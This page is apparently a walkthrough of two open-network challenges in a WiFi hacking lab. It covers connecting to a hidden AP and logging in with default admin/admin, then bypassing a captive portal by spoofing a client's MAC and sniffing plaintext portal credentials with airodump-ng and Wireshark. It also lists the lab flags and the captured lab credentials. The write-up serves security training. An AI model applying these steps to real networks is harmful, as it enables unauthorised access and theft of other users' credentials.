> For the complete documentation index, see [llms.txt](https://wifi-hacking.cavementech.com/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://wifi-hacking.cavementech.com/wifi-challenge-labs/wifi-challenge-labs-complete-walkthrough/opn.md).

# OPN

### 05. What is the flag in the hidden AP router behind default credentials?  <a href="#id-05-what-is-the-flag-in-the-hidden-ap-router-behind-default-credentials" id="id-05-what-is-the-flag-in-the-hidden-ap-router-behind-default-credentials"></a>

Once we know your ESSID we can connect to the network, for that we create a “free.conf’ file to connect from bash using “wpa\_supplicant”.

```
nano free.conf
```

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2FjLPYudLl38aowvbnjkH2%2Fimage.png?alt=media&amp;token=c7b35d9a-9a45-4709-ad5e-6fdd15e2468b" alt=""><figcaption></figcaption></figure>

```bash
network={
	ssid="$ESSID"
	key_mgmt=NONE
	scan_ssid=1
}
```

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2FaRfqQJ0gNFpdZXbSTB4y%2Fimage.png?alt=media&amp;token=95d758f3-76f4-496c-9810-506353e1fbac" alt=""><figcaption></figcaption></figure>

```bash
sudo wpa_supplicant -Dnl80211 -iwlan2 -c free.conf
```

* **`wpa_supplicant`**: A daemon used to manage WPA/WPA2 authentication for Wi-Fi networks.
* **`-Dnl80211`**: Specifies the wireless driver backend.
  * `nl80211` is the modern driver used for most Linux wireless devices.
  * If `nl80211` doesn't work, you might try `wext` (legacy driver).
* **`-iwlan2`**: Specifies the wireless interface (`wlan2` in this case).
  * You should check your actual interface name using `iwconfig` or `ip link show`.
* **`-c free.conf`**: Specifies the configuration file (`free.conf`) containing network credentials and settings.

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2FHGHeyMvjWcIsxFTsq2T5%2Fimage.png?alt=media&amp;token=b1033ef1-a2ff-445b-b1c3-9f2df8ef7545" alt=""><figcaption></figcaption></figure>

In another terminal as root:

<pre class="language-bash"><code class="lang-bash"><strong>sudo dhclient wlan2 -v
</strong></code></pre>

* **`sudo`**: Runs the command with superuser privileges.
* **`dhclient`**: A DHCP (Dynamic Host Configuration Protocol) client that requests an IP address from a DHCP server.
* **`wlan2`**: The name of the wireless interface requesting the IP.
* **`-v`**: Enables verbose mode to display detailed output.

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2Fqmleoi1q5LcjmleuYULK%2Fimage.png?alt=media&amp;token=8f69a5fc-d526-4278-b879-384cc64c68b2" alt=""><figcaption></figcaption></figure>

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2FyXPxFzCboSbnPotOJ9FP%2Fimage.png?alt=media&amp;token=dd93857e-81b7-4c5f-94c0-5556f0234e11" alt=""><figcaption></figcaption></figure>

Once connected to the network and get IP with “dhclient” we can access the IP at IP 192.168.16.1 where we see a login where we can test default credentials such as admin/admin, accessing the admin panel where you can find the flag.

```
admin/admin
```

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2F9S3o7RmnnRtm6BEEwbxX%2Fimage.png?alt=media&amp;token=dec7a187-456e-44e7-b34f-9c39db08e33b" alt=""><figcaption></figcaption></figure>

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2FWaW6qiLIAGelxhDW4KTr%2Fimage.png?alt=media&amp;token=432caa00-09c8-484f-9e85-3f60f6ed0b75" alt=""><figcaption></figcaption></figure>

{% hint style="info" %}
flag{680efaa62f7e953c24667285173711bc6bb6d3ff}
{% endhint %}

#### Alternate Method to connect <a href="#id-06-what-is-the-flag-on-the-ap-router-of-the-wifi-guest-network" id="id-06-what-is-the-flag-on-the-ap-router-of-the-wifi-guest-network"></a>

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2F8X3oWkwwXbIkfSsxQHz5%2Fimage.png?alt=media&amp;token=9e15ae73-a2e3-497d-b22e-406f0ee0911a" alt=""><figcaption></figcaption></figure>

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2Fk3U7hNC4Xz3xkfxmDq0L%2Fimage.png?alt=media&amp;token=0bd1090d-0c26-4597-af45-333ef773c3fa" alt=""><figcaption></figcaption></figure>

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2F40mdrCN0Nn7Jb3Y8pAhC%2Fimage.png?alt=media&amp;token=cc0e475a-76ed-406b-a283-cdb09a946d0a" alt=""><figcaption></figcaption></figure>

### 06. What is the flag on the AP router of the wifi-guest network?  <a href="#id-06-what-is-the-flag-on-the-ap-router-of-the-wifi-guest-network" id="id-06-what-is-the-flag-on-the-ap-router-of-the-wifi-guest-network"></a>

For this challenge we have to access the wifi-guest network and bypass the captive portal. We can connect with the same method as in the previous challenge, but when we try to access the AP we find a captive portal that asks us for credentials. The AP is in the channel 6, so can monitor it first.

```bash
sudo airmon-ng start wlan0
sudo airodump-ng wlan0mon -w ~/wifi/scanc6 --manufacturer --wps -c6
```

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2FmT9IHRqxZy0lFdQyTmV3%2Fimage.png?alt=media&amp;token=359c65fc-b644-48df-8580-2fd4dac4fe30" alt=""><figcaption></figcaption></figure>


open.conf

```bash
network={ 
	ssid="wifi-guest" 
	key_mgmt=NONE 
}
```

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2Fg8diuHRVb3Hvy5TjxRxp%2Fimage.png?alt=media&amp;token=99d1fdc9-41e2-4a54-8712-92a76496147a" alt=""><figcaption></figcaption></figure>

```bash
wpa_supplicant -Dnl80211 -iwlan2 -c open.conf
```

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2Flf1FwIuQZarOOD751LAR%2Fimage.png?alt=media&amp;token=5a55ae5d-cd29-4ebe-abfc-230a4a7af32f" alt=""><figcaption></figcaption></figure>

In other terminal as sudo

```bash
dhclient -v wlan2
```

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2FHb4H5z1oGkVRUa7dXaPR%2Fimage.png?alt=media&amp;token=446ff6a4-a06d-45db-b962-6ed976cbc0fe" alt=""><figcaption></figcaption></figure>

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2FYbUXdXvQCR7zPe7IF1kR%2Fimage.png?alt=media&amp;token=bf3e808e-08dd-4509-a9ad-02aefbb06084" alt=""><figcaption></figcaption></figure>

To bypass this login we can use the MAC of a client connected to that network that we see with traffic, for that we can use airodump-ng again and impersonate one of those MAC.

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2Fw3PR6O3pMIMpZaEm1yXX%2Fimage.png?alt=media&amp;token=c4b64c3e-8524-4555-9a57-292cbdbb7ce8" alt=""><figcaption></figcaption></figure>

```bash
systemctl stop network-manager
ip link set wlan2 down
macchanger -m b0:72:bf:44:b0:49 wlan2
ip link set wlan2 up
```

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2FGxTPK8bzRiQ7z6wMADXQ%2Fimage.png?alt=media&amp;token=e8914bf7-e824-422b-bd29-229d0289b2a5" alt=""><figcaption></figcaption></figure>

```bash
wpa_supplicant -Dnl80211 -iwlan2 -c open.conf
```

```bash
sudo dhclient -v wlan2
```
<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2FOkBA3jLcs1khpdpxVX3e%2Fimage.png?alt=media&amp;token=4a661114-d89f-439c-b26d-e95d8419080d" alt=""><figcaption></figcaption></figure>

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2Fb6eUxZTWOQZaA88xzFjN%2Fimage.png?alt=media&amp;token=102cbe19-5a00-406d-b663-d62b5b097dc3" alt=""><figcaption></figcaption></figure>

![](https://r4ulcl.com/posts/walkthrough-wifichallenge-lab-2.0/openlogin.png#center)


Once we have changed the mac with “macchanger” we connect again with “wpa\_supplicant” and we can see that we can access the server login.

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2FJkcqwWn4ekwKdrmi2Rig%2Fimage.png?alt=media&amp;token=0a2f03ca-863b-4dc6-82c7-b2b37ffbbe29" alt=""><figcaption></figcaption></figure>

To obtain the login credentials we make a capture of “airodump-ng” saving the output with “-w” and after a while (3–5 min approx) we can see HTTP requests in the “.cap” file with “wireshark” in which there is a POST with username and password.

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2Feg5Ng8ZLDYG3zGZmdWQt%2Fimage.png?alt=media&amp;token=3c9ae45f-12a2-4751-af45-3bbdc0d55f37" alt=""><figcaption></figcaption></figure>

```bash
wireshark ~/*.cap
```

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2Fnoym5LzVOEP3MpklyhTk%2Fimage.png?alt=media&amp;token=8dd651f3-262e-4583-920b-2eda24523524" alt=""><figcaption></figcaption></figure>

{% hint style="info" %}
Form item: "Username" = "free2"

Form item: "Password" = "5LqwwccmTg6C39y"
{% endhint %}

{% hint style="info" %}
flag{561004e3f4fd9fe640ecc0c411ac3129a4e08629}
{% endhint %}

<figure><img src="https://566300827-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpRJWncf6N0vRLq29OrFf%2Fuploads%2F5o8Pfw6R2mr3RydplNcT%2Fimage.png?alt=media&amp;token=99a81d8c-f294-4ba7-a83a-698f9e70b24d" alt=""><figcaption></figcaption></figure>